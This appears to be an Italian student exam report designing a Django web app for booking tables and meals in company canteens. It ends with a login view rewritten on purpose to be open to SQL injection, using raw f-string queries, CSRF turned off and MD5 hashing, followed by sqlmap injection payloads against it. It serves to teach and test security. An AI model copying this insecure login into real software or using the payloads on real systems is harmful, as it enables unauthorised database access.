Traccia D’esame – Progetto di un Sistema Gestionale di Mense

Sistema Informativo per la Gestione delle Mense Aziendali

Il presente lavoro prevede la progettazione e la realizzazione di un sistema informativo completo e integrato per la gestione delle mense aziendali associate a diverse realtà lavorative. L’iniziativa si colloca all’interno di un più ampio processo di digitalizzazione dei servizi interni aziendali, con l’obiettivo di migliorare l’organizzazione dei pasti, ottimizzare la gestione dei flussi nelle mense e offrire ai dipendenti uno strumento rapido, intuitivo e funzionale per prenotare il proprio posto.

L’obiettivo principale del sistema è quello di sostituire le attuali procedure manuali o disorganiche con un’applicazione web responsive, moderna e sicura, in grado di supportare sia i dipendenti aziendali che il personale addetto alle mense nella gestione quotidiana delle attività. La piattaforma consente la prenotazione dei tavoli, la visualizzazione dei menù giornalieri, e l’amministrazione centralizzata dei dati da parte degli operatori mensa .

Il cuore del sistema sarà costituito da un **database relazionale (SQL)**, progettato per garantire coerenza, sicurezza e tracciabilità dei dati. Il database sarà responsabile della gestione di tutte le informazioni rilevanti, tra cui:

- Anagrafica delle aziende e dei dipendenti;
- Elenco delle mense associate;
- Menù giornalieri proposti dalle mense;
- Prenotazioni dei pasti e assegnazione dei tavoli;
- Profili e ruoli degli utenti (dipendenti, operatori mensa).

Il sistema prevede una gestione differenziata e granulare degli utenti:

- **Dipendenti aziendali**: potranno visualizzare la mensa associata alla propria azienda, consultare il menù del giorno, prenotare un tavolo e il menu.
- **Operatori Mensa**: potranno caricare e modificare quotidianamente i piatti disponibili, indicandone ingredienti, allergeni e disponibilità. Inoltre, potranno monitorare le prenotazioni giornaliere per organizzare al meglio il servizio.

Funzionalità principali

1. **Gestione dei dipendenti delle aziende**
   Ogni dipendente sarà associato alla propria azienda e potrà accedere con credenziali univoche. Il profilo conterrà:

- Dati anagrafici (nome e cognome) e aziendali;
- Storico delle prenotazioni.

2. **Prenotazione tavoli e pasti**
   Il sistema consentirà la prenotazione di un tavolo presso la mensa aziendale associata, con possibilità di scelta tra i piatti proposti nel menù del giorno. Ogni prenotazione sarà tracciata e associata al profilo del dipendente. Il sistema gestirà:

- Stato della prenotazione (in attesa, confermata, annullata);

- Numero massimo di posti disponibili per tavolo;


3. **Gestione dei menù giornalieri**
   Gli operatori della mensa avranno a disposizione un'interfaccia dedicata per:

- Inserire, modificare o rimuovere i piatti del giorno;
- Visualizzare e modificare lo stato delle prenotazioni effettuate dai dipendenti
- Modificare lo stato dei tavoli, ovvero renderli disponibili a prenotazioni

4. **Controllo degli accessi e dei ruoli**
   Il sistema implementa un controllo degli accessi basato sul ruolo:

- **Dipendenti**: possono effettuare e gestire le loro prenotazioni;
- **Operatori Mensa**: accedono alle funzionalità legate ai menù e alla gestione delle prenotazioni e dei tavoli

1. Analisi e progettazione concettuale: Modello E/R



Il progetto prevede l'utilizzo di **generalizzazioni totali e disgiunte** per l'entità "Piatto" con l'obiettivo di modellare in modo corretto e coerente le specializzazioni previste nel contesto applicativo del sistema per la gestione delle mense aziendali.

Generalizzazione dell'entità Piatto

L'entità **Piatto** viene specializzata nei sottotipi:

- **Primo piatto**
- **Secondo piatto**
- **Frutta**
- **Dessert**
- **Bevanda**
- **Totale**: ogni istanza dell'entità Piatto deve appartenere obbligatoriamente a una delle cinque specializzazioni. Non esiste un piatto generico nel sistema.
- **Disgiunta**: ogni piatto può appartenere **solo a una categoria** tra quelle disponibili. Ad esempio, un piatto non può essere contemporaneamente un secondo piatto e una bevanda.

1) Strategia "Tutto nel padre"

In questa configurazione, tutti gli attributi (comuni e specifici) sono inseriti nella tabella principale **Piatto**, utilizzando attributi opzionali che vengono valorizzati solo se applicabili al tipo di piatto.

Piatto:
(id_piatto, nome, descrizione, prezzo, tipo [primo, secondo, dessert, bevanda, frutta], tempo_cottura, contorno, tipo_dessert, alcolica, origine_frutta)

Vantaggi:

- Schema semplificato, gestione centralizzata
- Ridotto numero di tabelle

Svantaggi:

- Presenza di numerosi **valori NULL**, poiché molti attributi sono specifici solo di una categoria
- Maggiore complessità nella validazione applicativa

2) Strategia "Tutto nelle figlie"

Con questa strategia, ogni sottotipo diventa una **tabella autonoma**, che eredita la chiave primaria dalla tabella padre **Piatto** e gestisce solo gli attributi pertinenti.

Piatto:
(id_piatto, nome, descrizione, prezzo)

Primo_piatto:
(id_primo [FK da Piatto], tempo_cottura)

Secondo_piatto:
(id_secondo [FK da Piatto], contorno)

Dessert:
(id_dessert [FK da Piatto], tipo_dessert)

Bevanda:
(id_bevanda [FK da Piatto], alcolica)

Frutta:
(id_frutta [FK da Piatto], origine_frutta)


Vantaggi:

- Nessun valore NULL
- Maggiore chiarezza logica e semantica
- Facilità nella gestione delle logiche specifiche per ogni categoria

Svantaggi:

- Maggior numero di tabelle
- Necessità di **join** per operazioni su più categorie

Modello E/R Ottimizzato



Nel passaggio dal modello concettuale (E/R) al modello logico relazionale, l'approccio scelto prevede **l'unificazione delle entità specializzate con la super-entità "Piatto"**.
Questa decisione comporta:

- La presenza di **una sola tabella "Piatto"**, all'interno della quale sono inclusi gli attributi specifici per ciascuna tipologia di piatto (primo, secondo, dessert, bevanda, frutta).

- L’introduzione dell’attributo **tipo** per distinguere le varie specializzazioni.
- Gli attributi non pertinenti ad alcune categorie verranno lasciati **a NULL**, coerentemente con il principio di generalizzazione **totale** (ogni piatto appartiene a un sottotipo) e **disgiunta** (ogni piatto può appartenere solo a un tipo).

  Questa scelta progettuale è stata motivata dal fatto che **le funzionalità previste dal sistema non richiedono la gestione separata delle diverse entità specializzate**, bensì un accesso uniforme e centralizzato a tutti i piatti disponibili nel menù.

  Gli attributi delle entità figlie del modello E/R vengono quindi **accorpati nella tabella relazionale "Piatto"**, mantenendo la loro specificità attraverso il valore del campo "tipo". Per ogni piatto, gli attributi non applicabili alla sua categoria specifica **assumeranno valore NULL**.

2. Progettazione Logica

La progettazione logica del database è stata realizzata sulla base del modello concettuale E/R precedentemente illustrato. È stato adottato un approccio **a generalizzazione totale e disgiunta per l’entità “Piatto”**, che è stata specializzata nei sottotipi: **primo piatto, secondo piatto, dessert, frutta, bevanda**. Tale scelta ha permesso l’unificazione delle caratteristiche comuni e l’inserimento diretto degli attributi specializzati nella stessa tabella, con l’ausilio di un **attributo discriminante** e l’uso di **campi NULLABLE** per gli attributi non pertinenti.

Azienda: (id_azienda, ragione_sociale, partita_Iva, indirizzo, id_struttura : Struttura)
- L’entità **Azienda** rappresenta le società i cui dipendenti usufruiscono del servizio mensa. Ogni azienda è associata a una struttura fisica (mensa) in cui avviene la somministrazione dei pasti.

Amministratore: (id_amministratore, email, password, id_azienda : Azienda)
- Gli **amministratori** sono utenti con privilegi elevati che gestiscono le informazioni relative alla propria azienda e al suo personale. Ogni amministratore è collegato a una sola azienda.

Struttura: (id_struttura, nome, indirizzo, numero_tavoli_disponibili)
- Rappresenta l’edificio o ambiente fisico in cui si trova la mensa. È un nodo centrale nel sistema, poiché collega sia le aziende che il personale responsabile della cucina.

Responsabile: (id_responsabile, email, password, id_struttura : Struttura)
- Ogni struttura è gestita da uno o più **responsabili**, incaricati di caricare i piatti giornalieri e monitorare le operazioni interne alla mensa. Il legame con la struttura è realizzato tramite chiave esterna.

Piatto: (id_piatto, nome, descrizione, prezzo, tipo, alcolica, contorno, tipo_dessert, origine_frutta, tempo_cottura, id_responsabile : Responsabile)
- L’entità **Piatto** è stata unificata con le sue specializzazioni, secondo una **generalizzazione totale e disgiunta**.
  - Il campo tipo indica la categoria del piatto (primo, secondo, dessert, frutta, bevanda).

- Gli attributi specifici per ciascun tipo (come alcolica, contorno, origine_frutta, ecc.) sono **opzionali (NULLABLE)** e vengono valorizzati solo quando pertinenti alla tipologia selezionata.
- La chiave esterna id_responsabile collega ogni piatto al responsabile che l'ha inserito.

Tavolo: (id_tavolo, numero_posti_disponibili, disponibilità, id_struttura : Struttura)

- Ogni tavolo è fisicamente collocato in una struttura. La **disponibilità** è rappresentata come booleano e indica se il tavolo può essere prenotato o è già occupato.
- Il numero di posti disponibili permette di gestire correttamente la capienza.

Dipendente: (id_dipendente, nome, cognome, email, password, id_azienda : Azienda)

- I **dipendenti** sono gli utenti principali del sistema: possono prenotare tavoli e piatti nella mensa associata alla propria azienda.
- La chiave esterna id_azienda consente di stabilire l'appartenenza aziendale di ciascun utente.

Prenotazione: (id_prenotazione, data_prenotazione, stato_prenotazione, fascia_oraria, totale_prezzo, id_dipendente : Dipendente)

- Ogni prenotazione è effettuata da un dipendente per una determinata data e fascia oraria.
- Lo stato può essere: in attesa, confermata, annullata o completata.
- Il totale prezzo viene calcolato in base ai piatti selezionati attraverso l'associazione con i piatti (vedi tabella successiva).
- Questa tabella è una **relazione N:N** tra Dipendente e Tavolo.

Associazione: (id_prenotazione : Prenotazione, id_piatto : Piatto, quantita)

- Questa tabella è una **relazione N:N** tra Prenotazione e Piatto.
- È stata arricchita con l'attributo **quantità**, che rappresenta il numero di porzioni ordinate di ciascun piatto.
- Permette di calcolare il totale prezzo della prenotazione

Entità e Relazioni

Struttura

Nome campo	Descrizione	Tipo dati	Lunghezza	Vincoli
id_struttura	Identificatore univoco struttura	INT		PK, AUTO_INCREMENT
nome	Nome della struttura	VARCHAR	100	NOT NULL
indirizzo	Indirizzo della struttura	VARCHAR	100	NOT NULL
numero_tavoli_disponibili	Numero di tavoli disponibili	INT		NOT NULL

Azienda

Nome campo	Descrizione	Tipo dati	Lunghezza	Vincoli
id_azienda	Identificatore univoco azienda	INT		PK, AUTO_INCREMENT
ragione_sociale	Ragione sociale azienda	VARCHAR	100	NOT NULL
partita_iva	Partita IVA	VARCHAR	11	NOT NULL
indirizzo	Indirizzo sede legale	VARCHAR	100	NOT NULL
id_struttura	Struttura associata	INT		FK

Amministratore

Nome campo	Descrizione	Tipo dati	Lunghezza	Vincoli
id_amministratore	Identificatore univoco amministratore	INT		PK, AUTO_INCREMENT
email	Email dell'amministratore	VARCHAR	30	NOT NULL, UNIQUE
password	Password di accesso	VARCHAR	32	NOT NULL
id_azienda	Azienda associata	INT		FK

Dipendente

Nome campo	Descrizione	Tipo dati	Lunghezza	Vincoli
id_dipendente	Identificatore univoco dipendente	INT		PK, AUTO_INCREMENT
nome	Nome del dipendente	VARCHAR	30	NOT NULL
cognome	Cognome del dipendente	VARCHAR	30	NOT NULL
email	Email del dipendente	VARCHAR	30	NOT NULL, UNIQUE
password	Password di accesso	VARCHAR	32	NOT NULL
id_azienda	Azienda associata	INT		FK

Responsabile

Nome campo	Descrizione	Tipo dati	Lunghezza	Vincoli
id_responsabile	Identificatore univoco responsabile	INT		PK, AUTO_INCREMENT
email	Email del responsabile	VARCHAR	254	NOT NULL, UNIQUE
password	Password di accesso	VARCHAR	32	NOT NULL
id_struttura	Struttura associata	INT		FK

Piatto

Nome campo	Descrizione	Tipo dati	Lunghezza	Vincoli
id_piatto	Identificatore univoco piatto	INT		PK, AUTO_INCREMENT
nome	Nome del piatto	VARCHAR	80	NOT NULL
descrizione	Descrizione del piatto	VARCHAR	255	
prezzo	Prezzo del piatto	DECIMAL	10,2	NOT NULL
tipo_piatto	Tipologia del piatto	ENUM		NOT NULL
tipo_cottura	Tipo di cottura (solo primi piatti)	ENUM		
contorno	Contorno (solo secondi piatti)	ENUM		
origine_frutta	Origine frutta (solo frutta)	ENUM		
tipo_dessert	Tipo dessert (solo dessert)	ENUM		
alcolica	Bevanda alcolica o meno	BOOLEAN		
id_responsabile	Responsabile che ha inserito il piatto	INT		FK

Il campo Tipo_piatto può essere definito come primo piatto, secondo piatto, frutta, dessert e bevanda, a seconda della scelta i campi relativi verranno compilati

Tavolo

Nome campo	Descrizione	Tipo dati	Lunghezza	Vincoli
id_tavolo	Identificatore univoco tavolo	INT		PK, AUTO_INCREMENT
numero_posti_disponibili	Numero di posti disponibili	INT		NOT NULL
disponibilità	Disponibilità del tavolo	BOOLEAN		NOT NULL
id_struttura	Struttura associata	INT		FK

Prenotazione

Nome campo	Descrizione	Tipo dati	Lunghezza	Vincoli
id_prenotazione	Identificatore univoco prenotazione	INT		PK, AUTO_INCREMENT
data_prenotazione	Data della prenotazione	DATE		NOT NULL
fascia_oraria	Fascia oraria scelta	VARCHAR	20	NOT NULL
stato	Stato della prenotazione	ENUM		NOT NULL
totale_prezzo	Totale prezzo della prenotazione	DECIMAL	4,2	
id_tavolo	Tavolo riservato	INT		FK
id_dipendente	Dipendente che ha effettuato la prenotazione	INT		FK

Associazione

Nome campo	Descrizione	Tipo dati	Lunghezza	Vincoli
id_prenotazione	ID della prenotazione	INT		PK, FK
id_piatto	ID del piatto selezionato	INT		PK, FK

quantita	Quantità ordinata del piatto	INT		NOT NULL

Vincoli Interrelazioni:

- **Ogni azienda deve essere associata a una struttura esistente.**
  Le aziende registrate nel sistema usufruiscono dei servizi mensa offerti in una specifica struttura, alla quale sono collegate tramite chiave esterna.
- **Ogni amministratore deve essere associato a un'azienda valida.**
  Gli amministratori operano esclusivamente all'interno dell'azienda di riferimento e non possono agire su aziende esterne.
- **Ogni dipendente deve appartenere a un'azienda esistente.**
  Solo i dipendenti collegati a un'azienda possono accedere al servizio mensa, effettuare prenotazioni e selezionare piatti.
- **Ogni responsabile mensa dev'essere collegato a una struttura esistente.**
  I responsabili sono associati a una sola mensa e possono gestire solo i piatti di quella struttura.
- **Ogni piatto deve essere inserito da un responsabile valido.**
  Tutti i piatti presenti nel sistema sono caricati da un responsabile associato alla struttura in cui il piatto sarà disponibile.
- **Ogni tavolo deve appartenere a una struttura registrata.**
  I tavoli disponibili per le prenotazioni sono fisicamente collocati in una struttura e non possono esistere senza di essa.
- **Ogni prenotazione deve riferirsi a un dipendente e a un tavolo validi.**
  Le prenotazioni sono legate a chi le effettua (dipendente) e a dove avverranno (tavolo), garantendo coerenza spaziale e utente-specifica.
- **Ogni associazione tra piatti e prenotazioni deve contenere riferimenti validi a piatto e prenotazione.**
  Non è possibile associare piatti a prenotazioni inesistenti o non coerenti con l'utente.

3. Implementazione del Sistema Informativo

L'implementazione del sistema informativo è stata realizzata utilizzando il framework **Django**, che consente di sviluppare un'applicazione web **scalabile**, **sicura** e **facilmente manutenibile**. Il sistema è progettato per gestire i dati secondo il **modello logico definito in fase progettuale** e per offrire accesso a un insieme di funzionalità fondamentali, rivolte alle diverse categorie di utenti: **dipendenti aziendali**, **responsabili mensa** e **amministratori**.
L'applicazione supporta almeno quattro funzionalità principali, selezionate in base alle esigenze organizzative e operative del servizio mensa, garantendo un'esperienza utente **chiara**, **efficiente** e **intuitiva**:

1. Autenticazione degli utenti: I **dipendenti** delle aziende possono accedere alla pagina personale dove è presente il sistema per prenotare tavoli e piatti con account forniti dalle aziende. Gli **amministratori aziendali** e i **responsabili mensa** accedono al sistema anche loro

tramite credenziali predefinite, già presenti nel database. In questo modo, si garantisce il controllo degli accessi ai dati sensibili e alle funzionalità gestionali.

2. **Prenotazione e gestione del tavolo mensa:** i dipendenti hanno la possibilità di **prenotare un tavolo** presso la mensa aziendale in una specifica fascia oraria, scegliendo tra i posti disponibili aggiornati in tempo reale. Durante la prenotazione, possono **selezionare uno o più piatti** dal menù giornaliero, indicando la quantità desiderata per ciascuno. Il sistema permette anche la **modifica o cancellazione** delle prenotazioni.

   3. Gestione e caricamento dei piatti giornalieri: i **responsabili mensa** possono inserire, aggiornare e rimuovere i **piatti del giorno**, specificando tutte le informazioni rilevanti: nome, prezzo, tipo (primo, secondo, dessert, frutta, bevanda), ed eventuali dettagli opzionali (es. origine della frutta, alcolicità). I piatti sono associati alla struttura del responsabile e vengono resi visibili nel menù consultabile dai dipendenti.

   4. Consultazione del menù e gestione riepilogo prenotazione: i dipendenti possono **consultare il menù del giorno**, visualizzando i piatti con i rispettivi prezzi. Al termine della selezione, il sistema genera un **riepilogo della prenotazione**, con il dettaglio dei piatti scelti, la quantità, il tavolo prenotato e il **costo complessivo**.

   5. Pannello amministrativo: I **responsabili mensa** visualizzano invece le prenotazioni attive per ciascuna data, al fine di organizzare al meglio la preparazione e la distribuzione dei pasti, quali possono anche impostare lo stato della prenotazione (in attesa, confermata e annullata), inoltre sono responsabili nel rendere disponibili i tavoli per future prenotazioni a fine giornata lavorativa. Gli **amministratori aziendali** possono accedere a un pannello di controllo per monitorare le prenotazioni effettuate dai propri dipendenti, consultare statistiche sui piatti più richiesti e analizzare l'andamento complessivo del servizio mensa.

Login e Gestione della sessione

L'autenticazione degli utenti nel sistema informativo è stata realizzata tramite il sistema di **sessioni di Django**, garantendo un accesso sicuro e controllato alle funzionalità riservate. Dopo la verifica delle credenziali, l'utente autenticato accede alla propria area dedicata (dipendente o gestore), e una sessione viene avviata per mantenere attiva l'identità dell'utente tra una richiesta e l'altra.

Dopo il login, vengono memorizzate nella sessione queste informazioni:

- request.session['user_email']: contiene l'email dell'utente autenticato (dipendente o gestore);
- request.session['ruolo']: specifica il ruolo dell'utente (Gestore o Dipendente), per distinguere i permessi;
- request.session['id_struttura']: identifica la struttura (mensa) a cui l'utente è associato.

Queste informazioni permettono al sistema di **riconoscere automaticamente l'utente autenticato** e di **limitare l'accesso solo alle funzionalità a lui consentite**, evitando che un dipendente possa accedere per errore o in modo malevolo all'area di gestione del menù.

Per aumentare la sicurezza, è stato utilizzato il csrf_token nei form HTML che inviano dati sensibili, come il login. Questo token protegge l'applicazione da attacchi di tipo Cross-Site Request Forgery (CSRF), impedendo che richieste non autorizzate vengano inviate da terzi a nome dell'utente autenticato. Django gestisce automaticamente questo meccanismo, verificando che ogni richiesta POST provenga da una sorgente affidabile.

Implementazione SQL

La SQL Injection (SQLi) è una delle vulnerabilità più comuni e pericolose nelle applicazioni web. Si verifica quando un utente malintenzionato inserisce comandi SQL dannosi nei campi di input, con l'intento di alterare le query inviate al database. Questo tipo di attacco permette spesso di accedere a dati riservati senza autorizzazione.
L'iniezione avviene solitamente interrompendo una stringa SQL prevista dall'applicazione e inserendo del codice personalizzato. Per escludere il resto della query ed evitare errori, si utilizza frequentemente il simbolo --, che nei linguaggi SQL indica l'inizio di un commento: tutto ciò che segue viene ignorato dal database durante l'esecuzione.

Per questo test ho modificato la funzione di login in questo modo:

```
@csrf_exempt
def login(request):
    if request.method == 'POST':
        email = request.POST.get('Email')
        password = request.POST.get('Password')
        ruolo = request.POST.get('Ruolo')

        profilo = None
        struttura_id = None

        if ruolo == 'Dipendente':
            try:
                query = f"SELECT * FROM mensa_dipendente WHERE email = '{email}'"
                print("QUERY:", query)
                profili = Dipendente.objects.raw(query)
                profilo = next(iter(profili), None)
                if profilo:
                    struttura_id = profilo.id_azienda.id_struttura.id_struttura
                else:
                    messages.error(request, "Nessun dipendente con questa
email.")
            except Exception as e:
                messages.error(request, f"Errore durante il login come
dipendente: {e}")

        elif ruolo == 'Gestore':
            try:
                hashed = hashlib.md5(password.encode()).hexdigest()
                query = f"SELECT * FROM mensa_responsabile WHERE email =
'{email}' AND password = '{hashed}'"
                print("QUERY:", query)
                profili = Responsabile.objects.raw(query)
                profilo = next(iter(profili), None)
                if profilo:
                    struttura_id = profilo.id_struttura.id_struttura
                else:
                    messages.error(request, "Nessun gestore con questa email.")
            except Exception as e:
```

```
                messages.error(request, f"Errore durante il login come gestore:
{e}")

        else:
            messages.error(request, "Devi selezionare un ruolo valido.")
            return render(request, 'home.html')


        if profilo:
            request.session['user_email'] = profilo.email
            request.session['ruolo'] = ruolo
            request.session['id_struttura'] = struttura_id
            if ruolo == 'Gestore':
                return redirect('gestione_menu')
            else:
                return redirect('area_dipendente')

        messages.error(request, "Login fallito.")
    return render(request, 'home.html')
```

Le variabili email e password, ricevute da una richiesta POST, sono inserite direttamente nella query SQL senza alcun filtro, rendendo il codice vulnerabile a SQL injection

Il decoratore @csrf_exempt disattiva la protezione CSRF di Django, consentendo l'invio di richieste POST anche da strumenti automatizzati come sqlmap.

Usando sqlmap i risultati sono stati questi:

```
---
Parameter: Email (POST)

Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL
comment)
Payload: Email=-3673' OR 5215=5215#&Password=test&Ruolo=Dipendente

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)

Payload: Email=test' OR (SELECT 1046 FROM(SELECT
COUNT(*),CONCAT(0x7178717671,(SELECT
(ELT(1046=1046,1))),0x716a787071,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--
buSd&Password=test&Ruolo=Dipendente


Type: stacked queries
Title: MySQL >= 5.0.12 stacked queries (comment)
Payload: Email=test';SELECT
SLEEP(5)#&Password=test&Ruolo=Dipendente

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: Email=test' AND (SELECT 6088 FROM (SELECT(SLEEP(5)))DJNw)-
- HHRX&Password=test&Ruolo=Dipendente
---
```

